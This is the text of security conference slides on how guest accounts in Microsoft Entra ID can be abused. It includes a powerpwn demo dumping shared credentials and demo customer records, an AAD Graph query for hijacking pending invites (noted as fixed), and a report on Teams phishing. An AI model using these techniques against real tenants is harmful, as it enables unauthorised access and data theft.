



Learn more: [mbgsec.com](https://mbgsec.com)  
Twitter: @mbrg0


# All You Need Is Guest

A solid purple horizontal bar that spans the width of the slide, positioned directly below the main title.

Michael Bargury @ Zenity  
t2'24


# DEMO





# Zenity Demo invited you to access applications within their organization External



 **Microsoft Invitations on behalf of Zenity Demo** <invites@microsoft.com>  
to hacker6, me ▾

Fri, Jul 28, 4:32 PM (6 days ago) ★ ↶ ⋮

**!** Please only act on this email if you trust the organization represented below. In rare cases, individuals may receive fraudulent invitations from bad actors posing as legitimate companies. If you were not expecting this invitation, proceed with caution.

Organization: Zenity Demo  
Domain: [zenitydemo.onmicrosoft.com](https://zenitydemo.onmicrosoft.com)

If you accept this invitation, you'll be sent to <https://myapplications.microsoft.com/?tenantid=fc993b0f-345b-4d01-9f67-9ac4a140dd43>.

[Accept invitation](#)

[Block future invitations](#) from this organization.

This invitation email is from Zenity Demo ([zenitydemo.onmicrosoft.com](https://zenitydemo.onmicrosoft.com)) and may include advertising content. Zenity Demo has not provided a link to their privacy statement for you to review. Microsoft Corporation facilitated sending this email but did not validate the sender or the message.



**Apps** ×

This is unavailable due to your account permissions and company's settings

## Apps dashboard

[Add apps](#) [Create collection](#) [Customize view](#)


Apps


Apps

Settings

There are no apps to show.

Zenity Demo Sign out

 **Hacker5**  
hacker5@pwntoso.onmicroso...  
[View account](#)  
[Switch organization](#)







 Sign in with a different account





# powerpwn - Credentials

- [All Resources](#)
- [Credentials](#)
- [Automations](#)
- [Applications](#)
- [Connectors](#)

Connector	Connection	Created by			
 <a href="#">shared_azurefile</a>	jamieredingcustomerdata.file.core.windows.net	jamier@zenitydemo.onmicrosoft.com	<a href="#">Playground</a>	<a href="#">Raw</a>	<a href="#">Dump</a>
 <a href="#">shared_azureblob</a>	https://enterpriseip.blob.core.windows.net/patentarchive	jamier@zenitydemo.onmicrosoft.com	<a href="#">Playground</a>	<a href="#">Raw</a>	<a href="#">Dump</a>
 <a href="#">shared_azuretables</a>	jamieredingcustomerdata.table.core.windows.net/customers	jamier@zenitydemo.onmicrosoft.com	<a href="#">Playground</a>	<a href="#">Raw</a>	<a href="#">Dump</a>
 <a href="#">shared_azurequeues</a>	Azure Queues	jamier@zenitydemo.onmicrosoft.com	<a href="#">Playground</a>	<a href="#">Raw</a>	<a href="#">Dump</a>
 <a href="#">shared_sql</a>	enterprisefinancial financialreports.database.windows.net	hi@pwntoso.onmicrosoft.com	<a href="#">Playground</a>	<a href="#">Raw</a>	<a href="#">Dump</a>
 <a href="#">shared_sql</a>	enterprisecustomers customercareinsights.database.windows.net	jamier@zenitydemo.onmicrosoft.com	<a href="#">Playground</a>		<a href="#">Dump</a>





```
[{"@odata.etag": "", "ItemInternalId": "7eb41684-4b64-4f39-9eab-90fbe30ba62c", "CustomerID": 34553, "FirstName": "Jamie", "LastName": "Reding", "Email": "jamier@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-1111"}, {"@odata.etag": "", "ItemInternalId": "566a2e62-1c95-4e49-bdc6-c141023d66ac", "CustomerID": 98256, "FirstName": "Christa", "LastName": "Geller", "Email": "christag@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-2222"}, {"@odata.etag": "", "ItemInternalId": "43288280-ae24-450e-9feb-f6605d9c1ec2", "CustomerID": 76234, "FirstName": "David", "LastName": "Brenner", "Email": "davidb@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-3333"}, {"@odata.etag": "", "ItemInternalId": "52f7ad4a-9159-486e-885c-69c78fa59138", "CustomerID": 43256, "FirstName": "Laura", "LastName": "Miller", "Email": "lauram@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-4444"}, {"@odata.etag": "", "ItemInternalId": "e53da160-f087-4e08-b3fb-eb16283781c5", "CustomerID": 67322, "FirstName": "Robert", "LastName": "Thompson", "Email": "robertt@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-5555"}, {"@odata.etag": "", "ItemInternalId": "f6ce0c32-b846-4c4a-ad61-2f3bf74d0d06", "CustomerID": 78654, "FirstName": "Amanda", "LastName": "Smith", "Email": "amandas@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-6666"}, {"@odata.etag": "", "ItemInternalId": "e998798e-2e21-408f-b3e6-2ff7fde41510", "CustomerID": 89322, "FirstName": "John", "LastName": "Davis", "Email": "johnd@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-7777"}, {"@odata.etag": "", "ItemInternalId": "9219f091-1238-4cf8-b9a7-f4b7e3f3a958", "CustomerID": 11245, "FirstName": "Emily", "LastName": "Harris", "Email": "emilyh@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-8888"}, {"@odata.etag": "", "ItemInternalId": "8ba98fcc-b7f8-401f-abf5-842065f37d56", "CustomerID": 55677, "FirstName": "Michael", "LastName": "Sanders", "Email": "michaels@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-9999"}, {"@odata.etag": "", "ItemInternalId": "425f5a25-0f8d-4295-a3bf-7ab0388f8d7a", "CustomerID": 68984, "FirstName": "Sophie", "LastName": "Carter", "Email": "sophie@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-0000"}, {"@odata.etag": "", "ItemInternalId": "07c0f4f1-1b45-40d4-ba05-9a1a6c15768f", "CustomerID": 45779, "FirstName": "Stephen", "LastName": "Williams", "Email": "stephenw@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-1234"}, {"@odata.etag": "", "ItemInternalId": "e270c995-1132-4900-afe1-f745fdb38452", "CustomerID": 23456, "FirstName": "Olivia", "LastName": "Lee", "Email": "olivial@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-4321"}, {"@odata.etag": "", "ItemInternalId": "6bda1a1f-b705-4a3d-a392-856c9c286c73", "CustomerID": 64784, "FirstName": "Patricia", "LastName": "Foster", "Email": "patriciaf@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-9876"}, {"@odata.etag": "", "ItemInternalId": "9dd9e288-b96d-45de-9b3d-5bd7572e8cc4", "CustomerID": 34598, "FirstName": "Daniel", "LastName": "Brown", "Email": "danielb@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-6789"}, {"@odata.etag": "", "ItemInternalId": "b6884c5e-3c43-49ca-b341-aef0cf0f5eff", "CustomerID": 79000, "FirstName": "Elizabeth", "LastName": "Perez", "Email": "elizabethp@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-7890"}, {"@odata.etag": "", "ItemInternalId": "9a2650d6-693a-45e8-b80c-4995a9d054af", "CustomerID": 12345, "FirstName": "Jason", "LastName": "Mitchell", "Email": "jasonm@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-0987"}, {"@odata.etag": "", "ItemInternalId": "bc932b1b-5ff2-4c8d-a28f-6ac86eed4529", "CustomerID": 74321, "FirstName": "Sarah", "LastName": "Gonzalez", "Email": "sarahg@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-5678"}, {"@odata.etag": "", "ItemInternalId": "12857b5e-8cdc-49ee-961d-2b47adb1f6a0", "CustomerID": 97654, "FirstName": "Thomas", "LastName": "Martin", "Email": "thomas@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-0765"}]
```





# Hi there 🖐️

- CTO and Co-founder @ Zenity
- OWASP LCNC Top 10 project lead
- Dark Reading columnist
- BlackHat, Defcon, BSides, OWASP
- Hiring top researchers, engs & pms!



@mbrg0



[github.com/mbrg](https://github.com/mbrg)








[darkreading.com/author/michael-bargury](https://darkreading.com/author/michael-bargury)

# **Why invite guests in? And the promise of deny-by-default access**

# How can two parties collaborate over a bunch of files?

F1000  
enterprise


	POC Kickoff
	NDA
	Success Criteria
	Order Form
	POC Agenda

Small  
vendor

# Option 1: just email sensitive files around



# Option 2: trust a rando on the internet





## Option 2: trust a rando IRL



Source: [deaddrops.com](https://deaddrops.com)




# Option 3: invite them in




F1000 tenant

# Option 3: invite them in



*“external users can “bring their own identities.”  
... and you manage access to your apps ... to  
keep your resources protected.”*



F1000 tenant

# Safe guest access must be:

**(a) Easy for vendors to onboard**

## **Safe guest access must be:**


**(a) Easy for vendors to onboard**

**(b) Easy for IT/security to control**

## **Safe guest access must be:**

- (a) Easy for vendors to onboard**
- (b) Easy for IT/security to control**

**(a) It's  
super easy  
to get a  
guest  
account**



# (a) It's super easy to get a guest account

Source: @\_dirkjan at  
BHUSA 2022

HJ M invited you to access applications within their organization

**M** Microsoft Invitations on behalf of iminyourcloud <invites@microsoft.com>  
To: Invite Me Wed 7/13/2022

**i** Please only act on this email if you trust the individual and organization represented below. In rare cases, individuals may receive fraudulent invitations from bad actors posing as legitimate companies. **If you were not expecting this invitation, proceed with caution.**

Sender: HJ M ([dirkjan@iminyour.cloud](mailto:dirkjan@iminyour.cloud))  
Organization: iminyourcloud  
Domain: [iminyour.cloud]iminyour.cloud

If you accept this invitation, you'll be sent to [https://account.activedirectory.windowsazure.com/?tenantid=6287f28f-4f7f-4322-9651-a8697d8fe1bc&login\\_hint=invite@crostenantdev.onmicrosoft.com](https://account.activedirectory.windowsazure.com/?tenantid=6287f28f-4f7f-4322-9651-a8697d8fe1bc&login_hint=invite@crostenantdev.onmicrosoft.com).

[Accept invitation](#)

[Block future invitations](#) from this organization.

This invitation email is from iminyourcloud ([iminyour.cloud]iminyour.cloud) and may include advertising content. **iminyourcloud has not provided a link to their privacy statement for you to review.** Microsoft Corporation facilitated sending this email but did not validate the sender or the message.

Microsoft respects your privacy. To learn more, please read the [Microsoft Privacy Statement](#).  
Microsoft Corporation, One Microsoft Way, Redmond, WA 98052

[Reply](#) [Forward](#)

# (a) It's super easy to get a guest account

Source: @\_dirkjan at BHUSA 2022  
\* Vulns were fixed.

## Perhaps too easy?



### Hijacking invites

- Query using AAD Graph:

`https://graph.windows.net/myorganization/users?api-version=1.61-internal&$filter=userState eq 'PendingAcceptance'&$select=userPrincipalName,inviteTicket,userType,invitedAsMail`

```
1  [
2  .. "odata.metadata": "https://graph.windows.net/myorganization/$metadata#directoryObjects",
3  .. "value": [
4  .. {
5  ..   "odata.type": "Microsoft.DirectoryServices.User",
6  ..   "userPrincipalName": "guest_outsidersecurity.nl#EXT#@iminyourcloud.onmicrosoft.com",
7  ..   "inviteTicket": [
8  ..     {
9  ..       "type": "Invite",
10 ..      "ticket": "3557db4d-b514-4602-aa88-9c23f82ca61c"
11 ..     }
12 ..   ],
13 ..   "userType": "Guest",
14 ..   "invitedAsMail": "guest@outsidersecurity.nl"
15 .. }
16 .. ]
17 ]
```



**(a) It's  
super easy  
to get a  
guest  
account**

Source: @\_dirkjan at  
BHUSA 2022  
\* Vulns were fixed.

## Perhaps too easy?



### TL;DR

- Every user could query for non-redeemed invites.
- Could redeem invite without any validation, link to arbitrary external account.
- No way for admins to find out which account it was actually linked to.

**(a) It's  
super easy  
to get a  
guest  
account**

**Perhaps too easy?**



**Backdooring and hijacking Azure AD accounts by abusing  
external identities**

Dirk-Jan Mollema / @\_dirkjan

## **Safe guest access must be:**

- (a) Easy for vendors to onboard**
- (b) Easy for IT/security to control**

## (b) Understanding how control works



Partners, vendors, suppliers,  
other collaborators




F1000 tenant

# (b) Understanding how control works




Partners, vendors, suppliers,  
other collaborators

linked



F1000 tenant

# (b) Control guests like employees



Enterprise controls to ensure secure access: MFA, RBAC, CA, device attestation, threat monitoring ...

## **(b) Applying security controls to guests**

**Need guest access** → **Require security controls**

## **(b) Applying security controls to guests**

Need guest access → Require security controls

Security controls → Require AAD account



## (b) Applying security controls to guests

Need guest access → Require security controls

Security controls → Require AAD account

AAD account → Grants full access

*Q.E.D. ....?*

## (b) Applying security controls to guests

Need guest access → Require security controls

Security controls → Require AAD account

AAD account → Grants full deny-by-default access

## EntraID guest recap

- It's super easy to get a guest account
- AAD security controls apply
- Access is deny-by-default

# Guest accounts in practice

## The real implication of guests



Activity



Chat



Teams



Calendar



Calls



Files



Apps



Help

## Teams

Your teams

 Vendor onboarding



## Vendor onboarding

Vendor onboarding


- Members
- Pending Requests
- Channels
- Settings
- Analytics
- Apps
- Tags

This team has guests.

Search for members

Add member

### Owners (1)

Name	Title	Location	Tags	Role
 Greg Winston	VP of IT			Owner

### Members and guests (2)



The screenshot shows the Microsoft Teams interface. At the top, there is a search bar and a user profile icon. The left sidebar contains navigation options: Activity, Chat, Teams, Calendar, Calls, Files, and Help. The main area displays the 'Vendor onboarding' team. A modal dialog is open in the center, titled 'Add members to Vendor onboarding'. The modal contains the following text: 'Start typing a name, distribution list, or security group to add to your team. You can also add people outside your organization as guests by typing their email addresses.' Below this text is a text input field with the placeholder 'Start typing a name or group' and an 'Add' button. At the bottom right of the modal is a 'Close' button. In the background, a table is partially visible with columns for 'Tags', 'Role', and 'Owner'. A small cartoon character icon is visible in the bottom right corner of the Teams interface.



Microsoft Teams

Search



Teams



Your teams



Vendor onboarding



## Vendor onboarding

Vendor onboarding

### Add members to Vendor onboarding

Start typing a name, distribution list, or security group to add to your team. You can also add people outside your organization as guests by typing their email addresses.

Add

Add member

Tags ⓘ

Role

Owner ▾

Close



The screenshot shows the Microsoft Teams interface. On the left is a navigation pane with icons for Activity, Chat, Teams, Calendar, Calls, Files, and Help. The main area displays a team named 'Vendor onboarding' with a purple 'Vo' icon. A modal dialog is open in the center with the title 'Add members to Vendor onboarding'. The modal contains the following text: 'Start typing a name, distribution list, or security group to add to your team. You can also add people outside your organization as guests by typing their email addresses.' Below this is a text input field containing 'hacker5@pwntoso.onmicrosoft.com' and an 'Add' button. A dropdown menu is open below the input field, showing a guest icon and the text 'Add hacker5@pwntoso.onmicrosoft.com as a guest'. At the bottom right of the modal is a 'Close' button. In the background, a blurred 'Add member' button and a table with columns 'Tags', 'Role', and 'Owner' are visible. A small cartoon character icon is in the bottom right corner of the screen.

Search

Microsoft Teams

Teams

Your teams

Vo Vendor onboarding



Vendor onboarding  
Vendor onboarding

### Add members to Vendor onboarding

Start typing a name, distribution list, or security group to add to your team. You can also add people outside your organization as guests by typing their email addresses.

hacker5@pwntoso.onmicrosoft.com

Add

👤+ Add **hacker5@pwntoso.onmicrosoft.com** as a guest

Close

👤+ Add member

Tags ⓘ

Role

Owner ▾



Microsoft Teams

Search

Activity

Chat

Teams

Calendar

Calls

Files

Apps

Help

Teams

Your teams

Vendor onboarding


Vendor onboarding

Vendor onboarding

### Add members to Vendor onboarding


Start typing a name, distribution list, or security group to add to your team. You can also add people outside your organization as guests by typing their email addresses.

Start typing a name or group

 hacker5 (Guest)  
This person has been added, but it might take a while for them to show up in your member list.

Tags  Role

Owner







## Sign in

hacker5@pwntoso.onmicrosoft.com

No account? [Create one!](#)

[Can't access your account?](#)

Back

Next



Sign-in options





hacker5@pwntoso.onmicrosoft.com

## Permissions requested by:

**Zenity Demo**

zenitydemo.onmicrosoft.com

By accepting, you allow this organization to:

- ✓ Receive your profile data
- ✓ Collect and log your activity
- ✓ Use your profile data and activity data

You should only accept if you trust Zenity Demo. **Zenity Demo has not provided links to their terms for you to review.** You can update these permissions at <https://myaccount.microsoft.com/organizations>.

[Learn more](#)

**This resource is not shared by Microsoft.**

Cancel

Accept



**Apps** ×

This is unavailable due to your account permissions and company's settings

## Apps dashboard

Add apps Create collection Customize view

Apps

Apps

Settings

There are no apps to show.

Zenity Demo Sign out



**Hacker5**  
hacker5@pwntoso.onmicroso...  
[View account](#)  
[Switch organization](#)



Sign in with a different account



**Everything works as expected ?**

**Everything works as expected ? ? ?**

# Guest exploitation state of the art



**Guest  
exploitation  
state of the art**

# **1. Phishing via Teams**

# Guest exploitation 1. Phishing via Teams state of the art

Research Endpoint security Microsoft Defender XDR Threat actors · 8 min read

## Malware distributor Storm-0324 facilitates ransomware access

By [Microsoft Threat Intelligence](#)

<https://www.microsoft.com/en-us/security/blog/2023/09/12/malware-distributor-storm-0324-facilitates-ransomware-access/>

### New Teams-based phishing activity

In July 2023, Storm-0324 began using phishing lures sent over Teams with malicious links leading to a malicious SharePoint-hosted file. For this activity, Storm-0324 most likely relies on a publicly available tool called TeamsPhisher. TeamsPhisher is a Python-language program that enables Teams tenant users to attach files to messages sent to external tenants, which can be abused by attackers to deliver phishing attachments. These Teams-based phishing lures by threat actors are identified by the Teams platform as "EXTERNAL" users if [external access is enabled](#) in the organization.

Microsoft takes these phishing campaigns very seriously and has rolled out several improvements to better defend against these threats. In accordance with Microsoft policies, we have suspended identified accounts and tenants associated with inauthentic or fraudulent behavior. We have also rolled out enhancements to the [Accept/Block experience](#) in one-on-one chats within Teams, to emphasize the externality of a user and their email address so Teams users can better exercise caution by not interacting with unknown or malicious senders. We rolled out new restrictions on the creation of domains within tenants and improved notifications to tenant admins when new domains are created within their tenant. In addition to these specific enhancements, our development teams will continue to introduce additional preventative and detective measures to further protect customers from phishing attacks.

# Guest exploitation 1. Phishing via Teams state of the art

Research Endpoint security Microsoft Defender XDR Threat actors · 8 min read

## Malware distributor Storm-0324 facilitates ransomware access

By [Microsoft Threat Intelligence](#)


<https://www.microsoft.com/en-us/security/blog/2023/09/12/malware-distributor-storm-0324-facilitates-ransomware-access/>

### New Teams-based phishing activity

